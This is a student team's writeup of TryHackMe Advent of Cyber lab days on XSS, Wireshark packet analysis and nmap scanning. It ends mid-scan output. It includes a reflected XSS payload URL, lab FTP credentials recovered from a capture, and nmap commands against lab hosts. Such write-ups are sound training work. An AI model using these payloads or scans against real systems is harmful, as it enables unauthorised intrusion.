

PSP0201

Week 3

Writeup

Group Name: hiSpec

Members

ID	Name	Role
1211101670	Nur Lycia Nisriena binti Razidy	Leader
1211101007	Aisyah binti Ahmad Kassim	Member
1211101073	Muhammad Adam bin Mazli Zakuan	Member
1211101619	Nik Syareena Aida binti Nik Ahmad Faizul	Member

Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tools used: THM Attackbox, Firefox, OWASP Zap

Solution/Walkthrough:

Question 1

Based on the OWASP Cheat Sheet, we can get the description of both Syntactic and Semantic validation level.

Input validation strategies

Input validation should be applied on both **syntactical** and **Semantic** level.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.

Question 2

Based on the OWASP Cheat Sheet, we can get the regular expression used to validate a US Zip Code.


Allow List Regular Expression Examples

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$/
```


Question 3

When the user enter their wish on the website it would show them an alert which is done by the attacker. It is apparent that the malicious content is stored directly on the website and available for the victims to see, which means that this vulnerability is considered as 'stored crosssite scripting' .



Question 4


First of all, input the word 'hello' in the 'search query' box, then we can see on the address bar, that there is an additional string which is "?q=hello". Based on that, we can say that the query string is 'q'.



The screenshot shows a Mozilla Firefox browser window. The address bar displays the URL `10.10.95.127:5000/?q=hello`. The page content is from 'Santa's portal - Mozilla Firefox' and features a decorative Christmas banner at the top. Below the banner, the text 'Welcome to Santa's official 'Make a Wish!' website' is displayed. A message says 'Here you can anonymously submit your Christmas wishes and see what other people wished too!'. There is a search bar labeled 'Search query' with a magnifying glass icon. Below it, a section titled 'Here are all wishes that have "hello":' lists some results. A text input field is labeled 'Enter your wish here:' with placeholder text 'New book...'. A green button labeled 'WISH!' is located below the input field.

Question 5

Launch the OWASP ZAP Application. Run a ZAP automated scan on '<http://10.10.95.127:5000>' and press the attack button. After the server were done processing, we can see on the 'Alert' tab that there is a total of 2 high priority XSS alerts which are represented by the red flag symbol.




The screenshot shows the OWASP ZAP 2.9.0 application interface. The main window title is 'Untitled Session - OWASP ZAP 2.9.0'. The menu bar includes File, Edit, View, Analyse, Report, Tools, Import, Online, Help. The toolbar has various icons for session management, spidering, and scanning. The left sidebar shows 'Standard Mode' selected, with sections for 'Sites' and 'Contexts' (Default Context). The central panel has tabs for 'Quick Start', 'Request', 'Response', and 'Attack'. It displays instructions to enter a URL and press 'Attack'. The 'Attack' button is highlighted in red. The bottom status bar shows 'History', 'Search', 'Alerts (2)', 'Output', 'Spider', 'Active Scan', and 'Alerts (6)' with details for two XSS vulnerabilities. One alert is expanded: 'X-Content-Type-Options Header Missing' with URL `http://10.10.95.127:5000`, Risk Low, Confidence Medium, Parameter X-Content-Type-Options, Attack, Evidence, CWE ID 16, and WASC ID 15. The bottom status bar also shows 'Primary Proxy: localhost:8080' and 'ZAP ou Current Scans' with various counts.

Question 6

Based on the THM notes, the Javascript code needed to show an alert saying “PSP0201” is “`<script>alert(PSP0201)</script>`”.

A search query is put after this keyword parameter. The XSS can be exploited by putting a payload instead of the search query.


The url starts with `10.10.100.27/reflected?keyword=`. By adding text onto the keyword, we can perform reflected XSS like `10.10.100.27/reflected?keyword=<script>alert(1)</script>` which results in an alert box with 1 on our screen.



Bingo! The XSS was successfully exploited!

Question 7

After closing the browser and revisiting the site using the same IP address which is “10.10.95.127:5000”. The XSS attack is still there on the website.



Thought Process/Methodology:

Both questions 1 and 2 can easily be answered after reading through the OWASP Cheat Sheet. For the next question, using the THM Attackbox, we can access the target machine by using the IP address “10.10.95.127:5000” and we were brought to Santa’s official make a wish website. After testing out the website by inputting our wish in the wish text box, an alert showing the number “1” popped up on the website. It is apparent that a stored type vulnerability is used to exploit the application. Next, when we tried out the “search query” box, the address bar showed an additional string which is “?q=hello” and we conclude that the query string used is “q”. We then proceed to launch the OWASP Zap application and run a ZAP automated scan on the target, “10.10.95.127:5000”. After it was done processing, we discovered that the amount of high priority XSS alerts was 2 and the Javascript Code that were used to show the alert was “<script>alert(1)</script>”. Lastly, we tried exiting and revisiting the site using the same IP address and discovered that the XSS attack still persist.

Day 7 (Networking): The Grinch Really Did Steal Christmas

Tools used: Wireshark

Solution/walkthrough:

Question 1:

the IP address that initiates an ICMP/ping is 10.11.3.2

No.	Time	Source	Destination	Protocol	Length	Info
13	9.0005543	10.11.3.2	10.10.15.52	TCP	55	57463 → 80 [ACK] Seq=1 Ack=1 Win=1029 Len=1
14	9.0005564	10.10.15.52	10.11.3.2	TCP	66	80 → 57463 [ACK] Seq=1 Ack=2 Win=491 Len=0 SLE=1
15	9.585388	10.10.15.52	91.189.88.185	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 34
16	9.585402	10.10.15.52	91.189.88.184	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 39
17	10.430447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=12
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=64
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=12
20	11.428977	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=2/512, ttl=64
21	12.432844	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=3/768, ttl=12
22	12.432870	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=3/768, ttl=64
23	13.433469	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=4/1024, ttl=1
24	13.433495	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=4/1024, ttl=6
25	13.937385	10.10.15.52	91.189.92.39	TCP	74	56112 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961
26	15.601586	10.10.15.52	10.11.3.2	TCP	54	80 → 57463 [FIN, ACK] Seq=1 Ack=2 Win=491 Len=0
27	15.616777	10.11.3.2	10.10.15.52	TCP	54	57463 → 80 [ACK] Seq=2 Ack=2 Win=1029 Len=0
28	17.602711	10.10.15.52	10.11.3.2	TCP	54	80 → 57463 [RST, ACK] Seq=2 Ack=2 Win=491 Len=0

Question 2:

We use http.request.method == GET to see HTTP GET requests.

No.	Time	Source	Destination	Protocol	Length	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET /post/index.json HTTP/1.1
107	62.530696	10.10.67.199	10.10.15.52	HTTP	430	GET /fonts/noto-sans-jp-v25-japanese_latin-regula
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
202	62.708297	10.10.67.199	10.10.15.52	HTTP	315	GET /favicon.ico HTTP/1.1
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445	GET / HTTP/1.1
299	63.694780	10.10.67.199	10.10.15.52	HTTP	414	GET /fontawesome/css/all.min.css HTTP/1.1
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1

Question 3:

the article that the IP address "10.10.67.199" visited is reindeer-of-the-week at no 471

No.	Time	Source	Destination	Protocol	Length	Info
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366	GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regula
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 H
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regular.woff HT

> Frame 471: 365 bytes on wire (2920 bits), 365 bytes captured (2920 bits)

Question 4:

Use filter `tcp.port == 21` and search for successful login at info

No.	Time	Source	Destination	Protocol	Length	Info
13	4.103450	10.10.73.252	10.10.122.128	TCP	74	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 S
14	4.103479	10.10.122.128	10.10.73.252	TCP	74	21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0
15	4.103828	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSva
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
17	4.105812	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSV
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcsksidy
21	7.866352	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TS
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
23	7.866878	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TS
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
29	14.323826	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TS
31	16.735293	10.10.122.128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
32	16.735701	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=50 Ack=95 Win=62848 Len=0 TS
33	16.735723	10.10.73.252	10.10.122.128	FTP	72	Request: SYST
34	16.735730	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=95 Ack=56 Win=62720 Len=0 TS
35	16.735761	10.10.122.128	10.10.73.252	FTP	104	Response: 530 Please login with USER and PASS.
36	16.776948	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=56 Ack=133 Win=62848 Len=0 T
40	10.732087	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT

Right-click on it then choose to follow → TCP Stream

A screenshot of the Wireshark interface. A context menu is open over a selected TCP stream (packet 4). The menu path 'Follow' is highlighted. Other options visible include 'Edit Resolved Name', 'Apply as Filter', 'Prepare as Filter', 'Conversation Filter', 'Colorize Conversation', 'SCTP', 'Copy', 'Protocol Preferences', 'Decode As...', and 'Show Packet in New Window'. The packet details pane at the bottom shows two ACK packets related to the selected stream.

The leaked password during the login process was plaintext_password_fiasco

A screenshot of the Wireshark TCP Stream window (tcp.stream eq 4). It displays the following session log:

```
220 Welcome to the TBFC FTP Server!.
USER elfmcskidy
331 Please specify the password.
PASS plaintext_password_fiasco
530 Login incorrect.
SYST
530 Please login with USER and PASS.
QUIT
221 Goodbye.
```

Question 5:

the protocol that is encrypted is SSH

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)


Question 6:

After examining the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1.
Answer: 10.10.122.128 is at 02:c0:56:51:8a:51

No.	Time	Source	Destination	Protocol	Length	Info
46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
77	26.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
78	26.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa


Question 7:

Search for HTTP at the protocol and the info with a christmas.zip file. Then export it to HTTP to save the files.



Destination	Protocol	Length	Info
10.10.21.210	TCP	74	38456 → 80 [SYN] Seq=0 Win=6
10.10.53.219	TCP	74	80 → 38456 [SYN, ACK] Seq=0
10.10.21.210	TCP	66	38456 → 80 [ACK] Seq=1 Ack=1
10.10.21.210	HTTP	215	GET /christmas.zip HTTP/1.1
10.10.53.219	TCP	66	80 → 38456 [ACK] Seq=1 Ack=1
10.10.53.219	TCP	9015	80 → 38456 [ACK] Seq=1 Ack=1
10.10.21.210	TCP	66	38456 → 80 [ACK] Seq=150 Ack
10.10.53.219	TCP	35862	80 → 38456 [ACK] Seq=8950 Ac
10.10.21.210	TCP	66	38456 → 80 [ACK] Seq=150 Ack
10.10.53.219	TCP	9015	80 → 38456 [PSH, ACK] Seq=44
10.10.53.219	TCP	66	38456 → 80 [ACK] Seq=150 Ack
10.10.53.219	TCP	9220	80 → 38456 [ACK] Seq=53695 A
DICOM...	TCP	1.210	66 38456 → 80 [ACK] Seq=150 Ack
HTTP...	TCP	1.210	66 [TCP Window Update] 38456 →
IMF...	TCP	3.219	14987 80 → 38456 [ACK] Seq=62849 A
SMB...	TCP	1.210	66 38456 → 80 [ACK] Seq=150 Ack
TFTP...	TCP	3.219	9015 80 → 38456 [ACK] Seq=77770 A
		2.210	2012 80 → 38456 [ACK] Seq=77770 A

After we unzip the file we are able to elf_mcskidy_wishlist file that rubber ducky will be used to replace Elf McEager



```
elf_mcskidy_wishlist - Notepad
Wish list for Elf McSkidy
-----
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

Question 8:

Kris Kringle is the author of Operation Artic Storm



STRICTLY CONFIDENTIAL

Author: Kris Kringle

Revision Number: v2.5

Date of Revision: 14/11/2020

Thoughts / Methodology:

First, open “pcap1.pcap in Wireshark. We can find the IP Address by looking at the protocol for ICMP and searching for request at info then we can find the IP Address. Then, we can use http.request.method == GET to see HTTP GET requests. If we want to see what article IP address "10.10.67.199" visited we need to look for HTTP at the protocol and /posts/ at info. Next, to know the leaked password, use filter tcp.port == 21 and search for successful login at info. Then, follow tcp stream. The encrypted protocol is SSH for pcap2.pcap files by looking at the protocol and info that shows encrypted packets. To examine the ARP communications use ARP filter. Then, search at the info for Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at 02:c0:56:51:8a:51. At pcap3.pcap files we need to search for HTTP protocol and the info with a christmas.zip file. Then export it to HTTP to save the files. After we unzip the files we are able to see the content in the file such as the elf_mcskidy_wishlist file and author of Operation Artic Storm.

Day 8 (Networking) : What's Under the Christmas Tree?

Tools used: THM's Attackbox, Firefox, Terminal

Solution/walkthrough :

Question 1

Snort's creation year can be found on the Internet

The screenshot shows a Google search results page. The search query "when was snort created?" is entered in the search bar. Below the search bar, the URL https://www.google.com/search?chan... is visible. The search results page displays various links and snippets related to Snort's history. A large, bolded year "1998" is prominently displayed in the middle of the results. To the right of the year is a logo featuring a cartoon dog wearing a cap and the word "SNORT".

Question 2

Enter “**nmap <IP address>**” in the command line and wait for the scan to complete

The screenshot shows a terminal window with a root prompt at ip-10-10-115-190. The user has run the command "nmap 10.10.79.34". The output of the scan is displayed below the command. The output shows that the host is up and provides a detailed list of open ports, their states, and services. The port 80/tcp is highlighted with a green box. The MAC address of the host is also listed.

```
root@ip-10-10-115-190:~#
File Edit View Search Terminal Help
root@ip-10-10-115-190:~# nmap 10.10.79.34

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-23 15:12 BST
Nmap scan report for ip-10-10-79-34.eu-west-1.compute.internal (10.10.79.34)
Host is up (0.00086s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
MAC Address: 02:BB:AD:0C:BE:A7 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
root@ip-10-10-115-190:~#
```

Question 3 & 4

Enter “**nmap -A <IP address>**” in the command line and wait for the scan to complete

```
root@ip-10-10-115-190:~  
File Edit View Search Terminal Help  
root@ip-10-10-115-190:~# nmap -A 10.10.79.34  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-23 16:01 BST  
Nmap scan report for ip-10-10-79-34.eu-west-1.compute.internal (10.10.79.34)  
Host is up (0.00063s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))  
|_http-generator: Hugo 0.78.2  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
|_http-title: TBFC's Internal Blog  
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)  
| 256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)  
